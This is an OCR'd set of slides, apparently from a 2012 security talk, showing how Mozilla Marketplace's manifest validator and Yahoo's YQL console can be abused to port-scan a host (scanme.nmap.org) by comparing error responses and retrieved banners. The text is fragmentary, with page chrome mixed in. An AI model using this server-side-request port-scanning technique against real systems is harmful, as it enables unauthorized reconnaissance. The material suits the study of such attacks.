
✖ **Your app failed validation with 1 error.**

- Your manifest must be served with the HTTP header "Content-Type: application/x-web-app-manifest+json". We saw "text/html".

See full validation report

Application specific response for open HTTP port

cat mozilla_marketplace



Submit an App

Where's Your Manifest?

Kick off things by creating your app's manifest and entering its URL below. Learn about manifests.

Submit your app manifest URL:

http://scanme.nmap.org:22

Manifest URLs must start with a protocol (for example, `http://` or `https://`) and typically use the `.webapp` extension.


✖ **Your app failed validation with 1 error.**

- Your manifest must be served with the HTTP header "Content-Type: application/x-web-app-manifest+json".

See full validation report

Application specific response for open non HTTP port

cat mozilla_marketplace



Submit an App

Where's Your Manifest?

Kick off things by creating your app's manifest and entering its URL below. Learn about manifests.

Submit your app manifest URL:

http://scanme.nmap.org:256

Manifest URLs must start with a protocol (for example, `http://` or `https://`) and typically use the `.webapp` extension.


✖ **Your app failed validation with 1 error.**

- [Errno 101] Network is unreachable

See full validation report

Application specific response for closed port

cat yahoo_developer_network



developer.yahoo.com/yql/console/?q=select * from html where url%3D"http%3A%2F%2Fscanme.nmap.org%3A22"

select * from html where url="http://scanme.nmap.org:80"


● XML ○ JSON □ Diagnostics □ Debug

□ Wrap Text □ Expand

```
<?xml version="1.0" encoding="UTF-8"?>
<query xmlns:yahoo="http://www.yahooapis.com/v1/base.rng"
    yahoo:count="1" yahoo:created="2012-06-25T22:39:47Z" yahoo:lang="en-US">
    <results>
        <body bgcolor="#2A0D45" text="#000000">
            <table cellpadding="0" cellspacing="0" width="100%">
                <tr>
                    <td align="left">
                        <a href="/">
                            <img alt="Home page logo" border="0"
                                height="90" src="/images/sitelogo.png" width="168"/>
                        </a>
                    </td>
                    <td align="right" valign="bottom">
                        <!-- Begin TopBanner Code -->
                        <!-- AdSpeed.com Serving Code 7.9.5 for [Zone] TopBanner 728x90 -->
                        <script type="text/javascript" xml:space="preserve">
var a=new Date();d=document;n=navigator;s=screen;var q='&amp;tz='+a.getTimezoneOffset()/60 +'&amp;ck='+(n.cookieEnabled?'
        </script>
                        <noscript>
```

HTML Page content received from remote server on Open HTTP Port

cat yahoo_developer_network




Firefox
YQL Console: select * from html where u...
eloper.yahoo.com/yql/console/?q=select * from html where url%3D"http%3A%2F%2Fscanme.nmap.org%3A22"
Google
Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize Tools View Source Options
YAHOO! DEVELOPER NETWORK
Sign In | Help
Home
Documentation
My Projects
Developer > APIs and Tools > Yahoo! Query Language > Console
YOUR YQL STATEMENT permalink
● XML ○ JSON □ Diagnostics □ Debug
TEST
FORMATTED
TREE
□ Wrap Text □ Expand Select All
html
THE REST QUERY
show
QUERY ALIASES
MY YQL
RECENT QUERIES
EXAMPLE QUERIES
get 10 flickr "cat" photos
get a flickr photo by photo ID
get the flickr image url by photo I
get san francisco geo data
get san francisco woeid
get geo details about san francis
find sushi restaurants in san frai
DATA TABLES (151)
Show Community Tables
What's this?
Filter Tables
answers
answers.getbycategory
answers.getbyuser
answers.getquestion
answers.search
appdb
avatars
contentanalysis
fantasysports
Copyright © 2012 Yahoo! Inc. All rights reserved. Copyright | Privacy Policy | Terms of Use
Contact Us | Community | Suggestions
Fiddler: Disabled
(No_X-Frame_Option_Header)

```
select * from html where url="http://scanme.nmap.org:22"
```

```
<?xml version="1.0" encoding="UTF-8"?>
<query xmlns:yahoo="http://www.yahooapis.com/v1/base.rng"
    yahoo:count="1" yahoo:created="2012-06-25T22:39:27Z" yahoo:lang="en-US">
    <results>
        <body>
            <p>SSH-2.0-OpenSSH_5.3p1 Debian-3ubuntu7</p>
        </body>
    </results>
</query>
```

Non HTTP Service responds with banner – Open non HTTP Port

cat yahoo_developer_network


Firefox
YQL Console: select * from html where u...
developer.yahoo.com/yql/console/?q=select * from html where url%3D"http%3A%2F%2Fscanme.nmap.org%3A22"
Google
Disable· Cookies· CSS· Forms· Images· Information· Miscellaneous· Outline· Resize· Tools· View Source· Options·
YAHOO! DEVELOPER NETWORK
Sign In | Help
Home
Documentation
My Projects
Developer > APIs and Tools > Yahoo! Query Language > Console
YOUR YQL STATEMENT permalink

```
select * from html where url="http://scanme.nmap.org:8080"
```

● XML ○ JSON □ Diagnostics □ Debug

TEST
FORMATTED
TREE
□ Wrap Text □ Expand Select All
html


```
<?xml version="1.0" encoding="UTF-8"?>
<query xmlns:yahoo="http://www.yahooapis.com/v1/base.rng"
    yahoo:count="0" yahoo:created="2012-06-25T22:40:10Z" yahoo:lang="en-US">
    <results/>
</query>
```

THE REST QUERY
show
QUERY ALIASES
MY YQL
RECENT QUERIES
EXAMPLE QUERIES
get 10 flickr "cat" photos
get a flickr photo by photo ID
get the flickr image url by photo I
get san francisco geo data
get san francisco woeid
get geo details about san francis
find sushi restaurants in san fra
